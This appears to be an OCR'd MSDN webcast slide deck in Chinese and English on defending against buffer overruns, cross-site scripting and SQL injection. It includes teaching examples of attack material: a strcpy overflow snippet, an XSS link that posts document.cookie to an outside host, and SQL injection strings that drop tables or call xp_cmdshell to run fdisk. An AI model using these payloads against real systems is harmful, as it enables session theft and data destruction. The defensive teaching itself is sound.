您的潜力，我们的动力

Microsoft®
微软（中国）有限公司

开发高安全级别的企业应用系列课程 （之三）
抵御攻击

钟卫

Msdn讲师

微软公司

msdn

MSDN Webcasts

课程概述

- 编写安全代码的必要性
- Defending Against Memory Issues
- Defending Against Cross-Site Scripting
- Defending Against SQL Injection
- Defending Against Cryptography Weaknesses
- Defending Against Unicode Issues

Session Prerequisites

- Development experience with Microsoft Visual Basic®, Microsoft Visual C++, or C#
- Internet user experience

Level 200

编写安全代码的必要性

- 编写安全代码的必要性
- Defending Against Memory Issues
- Defending Against Cross-Site Scripting
- Defending Against SQL Injection
- Defending Against Cryptography Weaknesses
- Defending Against Unicode Issues

编写安全代码的必要性

“Up to 1,500 Web sites could have been affected by a recent hacker attack”

“US port 'hit by UK hacker’”


“Piracy cost more than 4,300 jobs and $850 million in damage”

“Several corporations said they lost $10 million in a single break-in”

“Sobig virus accounted for $30 billion worth of economic damages worldwide”

“Attacks will cost the world economy a whopping $1.6 trillion (US$) this year”

Common Types of Attacks
常见的攻击类型



Defending Against Memory Issues

- 编写安全代码的必要性
- Defending Against Memory Issues
- Defending Against Cross-Site Scripting
- Defending Against SQL Injection
- Defending Against Unicode Issues

什么是缓冲区溢出?


- Occurs when data exceeds the expected size and overwrites other values
- Exists primarily in unmanaged C/C++ code
- Includes four types:
  - Stack-based buffer overruns
  - Heap overruns
  - V-table and function pointer overwrites
  - Exception handler overwrites
- Can be exploited by worms

缓冲区溢出造成的多种恶性结果

Possible result	Hacker’s goal
Access violation 访问拒绝	**To perform denial of service attacks against servers**
Instability 不稳定性	**To disrupt the normal operation of software**
Code injection 植入恶性代码	**To gain privileges for their own code** **To exploit vital business data** **To perform destructive actions**

堆栈溢出

```
void UnSafe (const char* uncheckedData)
   {
      char localVariable[4];
      int anotherLocalVariable;
      strcpy (localVariable, uncheckedData);
    }
```



Top of stack


char[4]

int

Return address

堆溢出

- Overwrite data stored on the heap
- Are harder to exploit than a buffer overrun




缓冲区溢出的防范手段 (1 of 2)

- Be very cautious when using:
  - strcpy
  - strncpy
  - CopyMemory
  - MultiByteToWideChar
- Use the /GS compile option in Visual C++ to spot buffer overruns
- Use strsafe.h for safer buffer handling

缓冲区溢出的防范手段(2 of 2)

- Check all array indexes
- Use existing wrapper classes for safe array handling
- Use managed code, but pay attention to PInvoke and COM Interop



Demonstration：缓冲区溢出

- Investigating Buffer Overruns
- Using the /GS Compiler Switch
- Using STRSAFE.H

Defending Against Cross-Site Scripting

- 编写安全代码的必要性
- Defending Against Memory Issues
- Defending Against Cross-Site Scripting
- Defending Against SQL Injection
- Defending Against Unicode Issues

什么是 Cross-Site Scripting?


- A technique that allows hackers to:
  - Execute malicious script in a client’s Web browser
  - Insert <script>, <object>, <applet>, <form>, and <embed> tags
  - Steal Web session information and authentication cookies
  - Access the client computer

Cross-Site Scripting常见的攻击方式

- Attacking Web-based e-mail platforms and discussion boards
- Using HTML <form> tags to redirect private information


Form-Based Attacks (1 of 2)

```
Response.Write("Welcome" &
Request.QueryString("UserName"))
```


www.Contoso.msft - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Address

http://www.contoso.msft/Welcome.asp?UserName=Mary


Welcome Mary




To: someone@microsoft.com


Subject: Win a $1,000,000!!

Click **here** to claim your prize!



Form-Based Attacks (2 of 2)





Win a $1,000,000!! - Messag


To... someone@microsoft.com

Cc...

Subject: Win a $1,000,000!!

Click here to claim your prize!

```
<a
href=http://www.contoso.msft/welcome.asp?name=
  <FORM action=http://www.
nwtraders.msft/data.asp
       method=post id=“idForm”>
       <INPUT name=“cookie” type=“hidden”>
  </FORM>
  <SCRIPT>
    idForm.cookie.value=document.cookie;
    idForm.submit();
  </SCRIPT> >
here
</a>
```



Demonstration : Cross-Site Scripting

- Investigating Cross-Site Scripting

Cross-Site Scripting 攻击的防范手段

- Do not:
  - Trust user input
  - Echo Web-based user input unless you have validated it
  - Store secret information in cookies
- Do:
  - Use the HttpOnly cookie option
  - Use the <frame> security attribute
  - Take advantage of ASP.NET features

Defending Against SQL Injection

- 编写安全代码的必要性
- Defending Against Memory Issues
- Defending Against Cross-Site Scripting
- Defending Against SQL Injection
- Defending Against Cryptography Weaknesses
- Defending Against Unicode Issues


什么是 SQL Injection?

- SQL injection is:
  - The process of adding SQL statements in user input
  - Used by hackers to:
    - Probe databases
    - Bypass authorization
    - Execute multiple SQL statements
    - Call built-in stored procedures

SQL Injection

```
sqlString = "SELECT HasShipped FROM"
   + " OrderDetail WHERE OrderID ='"
   + ID + "'";
```

- If the ID variable is read directly from a Web form or Windows form textbox, the user could enter any of the following:
  - ALFKI1001
  - ALFKI1001' or 1=1 --
  - ALFKI1001'; DROP TABLE OrderDetail --
  - ALFKI1001'; exec xp_cmdshell('fdisk.exe') --



Demonstration 3: SQL Injection

- Investigating SQL Injection Issues
- Using Parameterized Queries to Defend Against SQL Injection

SQL Injection的防御手段

- Sanitize all input
  - Consider all input as harmful until proven otherwise
  - Look for valid data and reject everything else
  - Consider the use of regular expressions to remove unwanted characters
- Run with least privilege
  - Never execute as “sa”
  - Restrict access to built-in stored procedures
- Use stored procedures or SQL parameterized queries to access data
- Do not echo ODBC errors

Next Steps

1. Stay informed about security
   - **Sign up for security bulletins:**

     http://www.microsoft.com/security/security_bulletins/alerts2.asp
   - **Get the latest Microsoft security guidance:**

     http://www.microsoft.com/security/guidance/
2. Get additional security training
   - **Find online and in-person training seminars:**

     http://www.microsoft.com/seminar/events/security.mspx
   - **Find a local CTEC for hands-on training:**


     http://www.microsoft.com/learning/

For More Information

- Microsoft Security Site (all audiences)
  http://www.microsoft.com/security
- MSDN™® Security Site (developers)
  http://msdn.microsoft.com/security
- TechNet Security Site (IT professionals)
  http://www.microsoft.com/technet/security

Q&A

如需提出问题，请单击“提问”按钮并在随后显示的浮动面板中输入问题内容。一旦完成问题输入后，请单击“提问”按钮。


问题和解答 (无问题)

在此会议中尚未解答任何问题。

您的潜力，我们的动力

Microsoft®

微软（中国）有限公司

Microsoft®

msdn

MSDN Webcasts